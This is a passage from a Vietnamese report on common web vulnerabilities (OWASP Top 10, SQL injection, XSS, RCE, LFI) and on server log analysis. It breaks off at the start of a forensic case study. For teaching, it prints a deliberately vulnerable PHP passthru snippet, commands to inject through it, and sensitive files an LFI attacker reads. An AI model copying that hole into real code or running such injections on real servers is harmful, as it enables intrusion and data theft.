- **Insecure Direct Object References:** Điều này xảy ra thì nhà phát triển cho thấy có các tham chiếu trực tiếp đến một đối tượng nội bộ hay của người dùng khác, ví dụ như một tập tin, thư mục, hay cơ sở dữ liệu quan trọng, mà ko có sự kiểm tra hay bảo vệ an toàn cần thiết. Điều này cho phép kẻ tấn công có thể truy cập các tài liệu này một cách trái phép.
- **Security Misconfiguration:** Một hệ thống bảo mật tốt là hệ thống triển khai cho khung ứng dụng, máy chủ ứng dụng, máy chủ cơ sở dữ liệu, nền tảng... các phương pháp bảo mật cần thiết, thống nhất và liên kết với nhau. Điều này nhằm tránh những nguy cơ bị khai thác vào ứng dụng, ví dụ để lộ ra những thông tin quan trọng khi trao đổi các gói tin.
- **Sensitive Data Exposure:** Các dữ liệu nhạy cảm không được lưu trữ và bảo vệ cẩn thận, dẫn đến khi bị kẻ tấn công khai thác gây ra những ảnh hưởng to lớn cho hệ thống máy chủ, doanh nghiệp, khách hàng. Ví dụ như việc lưu trữ thẻ tín dụng mà ko thông qua các khâu mã hóa, hay các gói tin TLS bị bẻ khóa và nghe lén thông qua lỗ hổng CRIME.
- **Missing Function Level Access Control:** Thiếu các điều khoản trong việc phân quyền quản trị các mức, dẫn đến việc kẻ tấn công có thể lợi dụng và truy ra các điểm yếu trên hệ thống, hay lợi dụng để leo thang đặc quyền.
- **Cross-Site Request Forgery (CSRF):** Lợi dụng sơ hở của nạn nhân, kẻ tấn công có thể lừa nạn nhân thực hiện các hành động nguy hiểm mà nạn nhân không hề hay biết, ví dụ như chuyển tiền từ tài khoản nạn nhân sang tài khoản kẻ tấn công, thông qua các lỗ hổng XSS.
- **Using Known Vulnerable Components:** Sử dụng các thư viện, plugin, module... có chứa các lỗ hổng đã được công khai, dễ dàng dẫn đến việc bị kẻ tấn công lợi dụng để tấn công vào hệ thống một cách nhanh chóng.

- **Unvalidated Redirects and Forwards:** Chuyển hướng không an toàn người dùng đến một đường dẫn bên ngoài có thể bị kẻ tấn công lợi dụng để chuyển hướng nạn nhân đến một trang đích được chuẩn bị sẵn của kẻ tấn công.

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Hình 2-1: OWASP TOP 10

2.2. Một số lỗ hổng web thường gặp

2.2.1. SQL Injection

SQL injection là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update,...trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy, lỗi này thường xảy ra trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase...

Tác hại của SQL injection

SQL Injection là một trong các kiểu tấn công phổ biến nhất đang được sử dụng trên Internet.

Mặc dù phương thức tấn công là tương đối cũ và đã có rất nhiều phương pháp phòng chống hiệu quả được đưa ra nhưng rất nhiều lập trình viên vẫn chưa nhận

thức được mức độ nguy hiểm của nó và chưa áp dụng biện pháp phòng chống nào cho website của mình.

Tùy vào từng hệ thống mà thiệt hại do SQL injection gây ra là khác nhau. Tin tặc có thể phá hoại hệ thống hoặc nghiêm trọng hơn là ăn cắp thông tin người dùng để thực hiện các hành vi bất hợp pháp.

Nguyên nhân gây ra lỗi SQL injection

Lỗi SQL injection thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào.

Công cụ dùng để tấn công

Công cụ dùng để tấn công là một trình duyệt web bất kì, chẳng hạn như Firefox, Chrome, Sqlmap, Burpsuite, ...


2.2.2. Cross Site Scripting (XSS)

Khái niệm XSS

Cross-Site Scripting hay còn được gọi tắt là XSS (thay vì gọi tắt là CSS để tránh nhầm lẫn với CSS-Cascading Style Sheet của HTML) là một kỹ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP ...) những thẻ HTML hay những đoạn mã script nguy hiểm có khả năng đánh cắp hay thiết lập được những thông tin quan trọng như cookies, mật khẩu, username.... Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, JScript, DHTML và cũng có thể là cả các thẻ HTML.


Hình thức tồn tại của XSS

Stored XSS: là hình thức tấn công mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là Javascript) vào website của thông qua một chức năng nào đó (vd: viết lời bình, guestbook, gửi bài..), để từ đó khi các thành viên khác truy cập website sẽ bị dính mã độc từ kẻ tấn công này, các mã độc này thường được lưu lại trong database của website nên gọi là Stored. Stored XSS phát sinh do không lọc dữ liệu do thành viên gửi lên một cách đúng đắn, khiến cho mã độc được lưu vào Database của website.



Hình 2-2: Stored XSS

Reflected XSS: Trong hình thức này, kẻ tấn công thường gắn thêm đoạn mã độc vào URL của website và gửi đến nạn nhân, nếu nạn nhân truy cập URL đó thì sẽ bị dính mã độc. Điều này xảy ra do không chú ý filter input từ URL của website mình.



Hình 2-3: Reflected XSS

Mục tiêu của XSS

XSS khai thác thường được sử dụng để đạt được các kết quả độc hại sau đây:

- Truy cập thông tin nhạy cảm hoặc bị hạn chế.
- Ăn cắp tiền (giao dịch ngân hàng, mua hàng online...).

- Theo dõi thói quen lướt web của người dùng.
- Thay đổi tính năng của trình duyệt
- Bôi nhọ danh tiếng của một cá nhân hay công ty.
- Hủy hoại ứng dụng web,
- Tấn công từ chối dịch vụ...

2.2.3. Remote Code Execution (RCE)

Remote Code Execution (RCE) là lỗ hổng có thể bị khai thác nếu đầu vào (input) của ứng dụng do người dùng nhập vào có thể inject string hoặc file bất kỳ và được thực thi (executed) bởi trình phân tích của ngôn ngữ lập trình. Thông thường hành vi này không phải là ý muốn chủ đích của người lập trình ứng dụng web. Một lỗ hổng RCE có thể dẫn tới việc kẻ tấn công lợi dụng lỗi chiếm quyền điều khiển ứng dụng và máy chủ web. Điều quan trọng cần lưu ý là hầu hết các ngôn ngữ lập trình đều có các function xử lý (đánh giá) mã.

Một số lỗi RCE phổ biến như Command Injection, Code Injection,...

Ví dụ về RCE:

```
<?php
    if ( isset( $_GET['exec'] ) ) {
        if ( false === passthru( $_GET['exec'] ) )
            echo 'So sad, this is an error';
    }
?>
```

Người dùng sẽ nhập vào exec= qua phương thức GET và biến đầu vào này sẽ được xử lý qua hàm passthru() của php.

Cần lưu ý một số function nguy hiểm cho phép execute trong php như:

Command Execution:

Exec: Returns last line of commands output

Passthru: Passes commands output directly to the browser

System: Passes commands output directly to the browser and returns last line

shell_exec: Returns commands output

```` (backticks): Same as `shell_exec()`

`Popen`: Opens read or write pipe to process of a command

`proc_open`: Similar to `popen()` but greater degree of control

`pcntl_exec`: Executes a program

### PHP Code Execution:

`eval()`

`assert()` - identical to `eval()`

`preg_replace('/.*?/e',...)` - `/e` does an `eval()` on the match

`create_function()`


`include()`

`include_once()`

`require()`

`require_once()`

Quay lại ví dụ trên nếu người dùng nhập input là một lệnh trên server như `whoami,id,uname -a,ls` (Linux), `systeminfo,dir` (Windows) hàm `passthru` sẽ thực thi lệnh đó và trả về kết quả cho người dùng (kẻ tấn công).



Hình 2-4: Ví dụ Remote Code Execution

Một kẻ tấn công có thể thực hiện khai thác lỗ hổng REC bằng các lệnh với các đặc quyền khác nhau của ngôn ngữ lập trình hay máy chủ web. Trên nhiều ngôn ngữ, kẻ tấn công có thể thực hiện các lệnh hệ thống, ghi đè hay xóa các tệp tin hoặc kết nối cơ sở dữ liệu.

#### 2.2.4. Local File Inclusion(LFI)



Để chèn 1 file từ bên ngoài vào trong source chính, thường hay sử dụng:

```
<?php
 Include("config.php");
 // require("config.php");
 // include_once("config.php");
 ...
?>
```

Ví dụ trên chèn 1 file có tên: config.php vào source chính.

Nếu vấn đề đơn giản, chỉ dừng lại ở đó thì không có gì bận tâm. Nhưng phần nhiều các code lại “vô tâm”, include 1 cách vô ý làm chương trình trở nên nguy hại cực kì.

Lưu ý: Nếu trong cấu hình của PHP (php.ini), register\_global mà thiết lập off thì biến \$page không được coi như là một biến toàn cục và do vậy nó không thể thay đổi thông qua URL. Và câu lệnh include sẽ phải là \$\_GET['page'], \$\_POST['page'], \$\_REQUEST['page'] hoặc \$\_COOKIE['page'] thay vì \$page.

Giả sử trường hợp register\_global được thiết lập và lúc này sẽ thực hiện chèn trên URL với đối số bất kỳ, khi đó đoạn mã sẽ thực hiện include file mà chỉ định, nếu không tồn tại thì sẽ báo lỗi nhưng vẫn thực hiện script. Một hàm khác của PHP đó là require hoặc require\_once cũng có tác dụng tương tự như include nhưng nếu xuất hiện lỗi thì script sẽ ngừng. Sự khác biệt giữa include\_once và include hoặc require\_once và require là ở chỗ require\_once hay include\_once là ngăn chặn việc include hay require 1 file mà nhiều lần.

Kiểm tra file robots.txt của website và thực hiện kiểm tra thử website đó với file robots.txt. Ví dụ victim.com/page=picture.gif để xem cách ứng xử của server về câu truy vấn này.

### **Cách khai thác:**

Trường hợp mà allow\_url\_fopen = Off thì chúng ta không thể khai thác thông qua url từ xa, lúc này khai thác sẽ dựa trên local file inclusion. Khai thác local file cho phép chúng ta đọc các file nhạy cảm trên server, ví dụ như là

/etc/passwd, /etc/group, httpd.conf, .htaccess, .htpasswd hoặc bất kỳ file cấu hình quan trọng nào.

Ví dụ như có được thông tin từ /etc/passwd, kẻ tấn công có thể biết được các username có trên server và thực hiện bruteforce, nếu kẻ tấn công có khả năng truy cập shadow thì nguy hiểm hơn nhưng /etc/shadow thì chỉ có root mới có khả năng truy cập và đọc được file này.

Ví dụ một số file nhạy cảm mà kẻ tấn công luôn muốn truy cập httpd.conf: Thực hiện đọc file này để có được thông tin về error\_log, access\_log, ServerName, DocumentRoot,...

- htaccess và .htpasswd: Giả sử có một thư mục admin được bảo vệ bởi htaccess thì chúng ta không thể truy cập được các file .htaccess và htpasswd trực tiếp, nhưng nếu bị lỗi local file inclusion thì có thể đọc và có được thông tin về username và password được thiết đặt ở trong những file này.
- Khai thác cục bộ: Giả sử có nhiều website trên một server, nếu như site example1.com bị lỗi local file inclusion. Kẻ tấn công ở vị trí là website với domain là example2.com cũng cùng một server với example1
- Khai thác sử dụng Log Files, Đặt PHP Script trong file JPEGf.
- Lỗi trong khi sử dụng các script để lưu log.

#### **2.2.5. Một số lỗ hổng khác**

- XXE (XML External Entity)
- SSRF (Server Side Request Forgery)
- IDOR (Insecure Direct Object References)
- Open Redirect
- Break Authentication and Session Management

### **2.3. Nguyên nhân gây ra các lỗ hổng bảo mật web**

#### **2.3.1. Phần mềm, ứng dụng miễn phí**

Những phần mềm miễn phí tải về máy tính bị nhiễm virus, có những loại virus bạn chỉ cần CCleaner, bkav, hoặc phần mềm diệt virus thông thường có thể tránh được sự cố bảo mật về website, máy tính cá nhân. Tuy nhiên có những



phần mềm bạn không thể xóa được mà cần phải nhờ sự giúp đỡ của những người có chuyên môn.

Ứng dụng miễn phí cũng vậy, những ứng dụng này sẽ ngấm ngấm sao lưu dữ liệu thông tin của bạn gửi tới những kẻ xấu và bạn có thể bị mất tiền nếu muốn chuộc lại. Vào quý I đầu năm 2017, hàng loạt vụ báo cáo về việc bị nhiễm phần mềm tống tiền Ransomware ảnh hưởng tới website, iphone, thiết bị IoT.

### ***2.3.2. Do một số ngôn ngữ lập trình có tính bảo mật web chưa cao***

Ngôn ngữ lập trình backend dễ học nhất là PHP. Hầu hết các website ở Việt Nam được lập trình bằng php, wordpress. Các lập trình viên hay designer thường nhầm lẫn giữa 2 phương thức bảo mật GET và POST, do đó website có thể bị nhòm ngó nếu lập trình sai.

Thực tế, chuyên gia bảo mật SecurityBox cho rằng ngay cả những người không cần nền tảng về lập trình cũng có thể học được và tạo ra được những website, những phần mềm đơn giản. Vì cú pháp, function đơn giản nên có thể vì vậy mà tính bảo mật chưa cao.

Lỗi bảo mật trong website wordpress cũng không ngoại trừ. Nhắm vào những phần mềm SEO free, plugin for seo, các hacker đã tấn công người dùng 1 cách thâm lặng. Một trong những plugin cho Seo wordpress bị nhiễm mã độc mà bạn cần gỡ bỏ ngay chính là WP- Base-SEO.

Vậy làm thế nào để tăng cường tính bảo mật cho website được code bằng PHP, câu trả lời là bạn hãy dùng framework. Framework giúp tăng cường tính bảo mật website mà mọi người yêu thích dùng nhất là Laravel, tiếp đó là symfony, thứ 3 là CodeIgniter.

### ***2.3.3. Dấu hiệu của các cuộc tấn công web thường gặp***

Dấu hiệu của một cuộc tấn công web:

- Website bị thay đổi giao diện bất thường.
- Khách hàng bị từ chối mọi quyền truy cập vào thông tin hoặc dịch vụ có sẵn trên web.
- Một website hợp pháp bị chuyển hướng đến một website không xác định.
- Hiệu suất mạng chậm, máy chủ thường xuyên bị tải lại.
- Bất thường được tìm thấy trong nhật ký web.

## **2.4. Kết luận**

OWASP là dự án mở và miễn phí về bảo mật ứng dụng web, giúp cho ai muốn nâng cao bảo mật thông tin. Dựa vào OWASP đã giúp liệt kê ra TOP 10 lỗ hổng nghiêm trọng nhất, diễn tả nguyên nhân và cách thức hoạt động một cách cụ thể cũng như đưa ra cách phòng chống những lỗ hổng đó.

## CHƯƠNG 3: NHẬT KÝ SỰ KIỆN TRÊN MÁY CHỦ VÀ ỨNG DỤNG CỦA NHẬT KÝ

### 3.1. Nhật ký sự kiện trên máy chủ

- Nhật ký mặc định là văn bản thuần trong định dạng tệp nhật ký W3C Extended log.
- Các bản ghi được lưu trữ trong LogFiles\W3SVCx.
- Dễ dàng phân tích cú pháp bằng các công cụ phân tích văn bản hoặc bằng LogParser.
- Tệp nhật ký có thể chụp cookie và tiêu đề liên kết giới thiệu.
- Các trường có trong một file log:
  - Id của sự kiện
  - Ngày/ giờ
  - Ip client
  - Thông tin Server
  - Phương thức HTTP
  - Url và thông số
  - Mã trạng thái HTTP:
    - ❖ 200 OK: Phản hồi chuẩn cho các yêu cầu HTTP thành công.
    - ❖ 202 ACCEPTED: Yêu cầu đã được chấp nhận để xử lý, nhưng quá trình xử lý chưa hoàn tất.
    - ❖ 204 No Content: Máy chủ đã xử lý thành công yêu cầu và không trả lại bất kỳ nội dung nào.
    - ❖ 305 Use Proxy (since HTTP/1.1): Tài nguyên được yêu cầu chỉ có sẵn thông qua proxy, địa chỉ được cung cấp trong phản hồi.
    - ❖ 306 Switch Proxy: Không còn được sử dụng. Có nghĩa là "Yêu cầu tiếp theo nên sử dụng proxy được chỉ định".
    - ❖ 400 Bad Request: Máy chủ không thể hoặc sẽ không xử lý yêu cầu do lỗi máy khách.
    - ❖ 401 Unauthorized: truy cập trái phép
    - ❖ 403 Forbidden: Yêu cầu hợp lệ, nhưng máy chủ đang từ chối hành động.
    - ❖ 404 Not Found: Không thể tìm thấy tài nguyên được yêu cầu nhưng có thể có sẵn trong tương lai.

- ❖ 502 Bad Gateway: Máy chủ đã hoạt động như một cổng hoặc proxy và nhận được phản hồi không hợp lệ từ máy chủ ngược dòng.
- ❖ 503 Service Unavailable: Máy chủ hiện không khả dụng.
- ❖ 505 HTTP Version Not Supported: Máy chủ không hỗ trợ phiên bản giao thức HTTP được sử dụng trong yêu cầu.

- User người dùng

### **3.1.1. Nhật ký sự kiện trên Apache Traffic Server**

Traffic Server ghi lại thông tin về mọi giao dịch (hoặc yêu cầu) nó xử lý và mọi lỗi phát hiện trong các tệp nhật ký. Traffic Server giữ ba loại tệp nhật ký:

- Error Log Files: ghi lại thông tin về lý do tại sao một giao dịch cụ thể bị lỗi.
- System log files: ghi lại thông tin hệ thống, bao gồm các thông báo về trạng thái của Traffic Server và các lỗi / cảnh báo mà nó tạo ra.
- Event log files: ghi lại thông tin về trạng thái của từng giao dịch. Bằng cách phân tích tệp nhật ký, có thể xác định số lượng người sử dụng bộ nhớ cache của Traffic Server, lượng thông tin mà mỗi người yêu cầu, trang nào phổ biến nhất, v.v. Traffic Server hỗ trợ một số định dạng tệp nhật ký chuẩn, chẳng hạn như Squid và Netscape, cũng như định dạng tùy chỉnh do người dùng xác định. Có thể phân tích tệp nhật ký định dạng chuẩn với các gói phân tích. Để giúp phân tích tệp nhật ký, tách các tệp nhật ký để chúng chứa thông tin cụ thể cho giao thức hoặc máy chủ. Cũng có thể định cấu hình Traffic Server để tự động cuộn tệp nhật ký vào các khoảng thời gian cụ thể trong ngày hoặc khi chúng đạt đến một kích thước nhất định.

### **3.1.2. Access and Error Logs**

- Access Logs: Chứa thông tin về các yêu cầu đến máy chủ web. Thông tin này có thể bao gồm những trang mà mọi người đang xem, trạng thái thành công của yêu cầu và thời gian yêu cầu đã phản hồi.

Ví dụ:

10.185.248.71 - - [09 / Jan / 2015: 19: 12: 06 +0000] 808840 "GET / inventoryService / inventory / purchaseItem? UserId = 20253471

& itemId = 23434300 HTTP / 1.1" 500 17 "-" "Apache-HttpClient / 4.2 .6 (java 1.5)"

- Error Logs: Chứa thông tin về lỗi mà máy chủ web gặp phải khi xử lý yêu cầu, chẳng hạn như khi tệp bị thiếu.

Ví dụ:

[Thu Mar 13 19:04:13 2014] [error] [client 50.0.134.125] File does not exist: /var/www/favicon.ico

### 3.2. Ứng dụng của nhật ký

Nhật ký của tường lửa và bộ định tuyến ghi chép lại các kết nối từ mạng nội bộ ra bên ngoài mà có tiềm năng là những kết nối của các thiết bị độc hại từ bên trong (ví dụ: rootkit, bot, trojan, horse, spyware).

Nhật ký tường lửa về những thông tin kết nối không thành công và những nỗ lực truy cập trái phép.

Nhật ký ứng dụng ghi chép lại những nỗ lực kết nối trái phép, thay đổi tài khoản, sử dụng đặc quyền và sử dụng những thông tin của cơ sở dữ liệu hoặc ứng dụng.

Nhật ký các phần mềm phòng chống virus ghi chép những cập nhật thất bại hoặc những phần mềm đã lỗi thời.

Nhật ký bảo mật trong quản lý bản vá lỗi cụ thể nào đó hoặc trong hệ thống IDS/IPS có thể ghi chép lại những thông tin về những lỗ hổng dịch vụ và ứng dụng mà chưa được biết đến.

### 3.3. Kết luận

Nhật ký sự kiện khá là quan trọng, giúp người quản trị hay người dùng có thể xác định được các hành động khi truy cập vào hệ thống. Event log files ghi lại thông tin về trạng thái của từng giao dịch. Bằng cách phân tích tệp nhật ký, có thể xác định số lượng người sử dụng bộ nhớ cache của Traffic Server, lượng thông tin mà mỗi người yêu cầu, trang nào phổ biến nhất, v.v...

## CHƯƠNG 4: MỘT SỐ KỸ THUẬT ĐIỀU TRA PHÂN TÍCH TẤN CÔNG WEB VÀ CASE STUDY

### 4.1. Kỹ thuật phân tích log và case study

Tệp nhật ký (log file) là một phần thông tin cực kỳ có giá trị được cung cấp bởi máy chủ. Hầu như tất cả các máy chủ, dịch vụ và ứng dụng đều cung cấp một số loại bản ghi nhật ký. Nhưng một tệp nhật ký là gì? Tệp nhật ký ghi lại các sự kiện và hành động diễn ra trong thời gian chạy dịch vụ hoặc ứng dụng.

Vậy tại sao các tệp nhật ký lại quan trọng như vậy? Tệp nhật ký cung cấp cho người quản trị cái nhìn chính xác về hành vi của máy chủ cũng như thông tin quan trọng như khi nào, như thế nào và "ai" đang truy cập máy chủ. Loại thông tin này có thể giúp quản trị theo dõi hiệu suất, khắc phục sự cố và gỡ lỗi các ứng dụng, cũng như giúp các nhà điều tra pháp y mở ra chuỗi sự kiện có thể dẫn đến hoạt động độc hại.


Trong báo cáo này sẽ đưa ra kỹ thuật phân tích log trên máy chủ Apache Tomcat. Apache Tomcat Server sẽ cung cấp các tệp nhật ký chính - *catalina.out* và *dotcms\_access.YYYY-MM-DD.txt*. Trong đó, *catalina.out* ghi lại tất cả các thông tin về việc xử lý dữ liệu trên server và *dotcms\_access.YYYY-MM-DD.txt* lưu các thông tin về các truy cập http.

Tệp nhật ký là tài sản quan trọng, Xem xét các tệp nhật ký sẽ giúp xác định thời điểm, cách thức và ai đã tấn công trang web.

Tệp nhật ký là tài sản quan trọng, Xem xét các tệp nhật ký sẽ giúp xác định thời điểm, cách thức và ai đã tấn công trang web.

#### 4.1.1. Điều tra tấn công

Giả sử rằng trang web của khách hàng là một trang web được xây dựng dựa trên Struts 2 và cập nhật chạy trên Máy chủ Ubuntu. Rồi một ngày nào đó bất chợt xuất hiện những folder, thư mục và tập tin lạ trên server mà không phải do bất kỳ người dùng hợp lệ nào tạo ra.



*Hình 4-1: Giao diện ứng dụng web*

Sau khi nhận được yêu cầu hỗ trợ từ khách hàng, nhóm pháp y đã offline máy chủ để có thể tiến hành điều tra hệ thống và nhật ký của nó, chặn truy cập từ xa từ kẻ tấn công (trong trường hợp một cửa hậu đã được cài đặt), cũng như ngăn chặn tương tác với bất kỳ máy mạng nào khác.

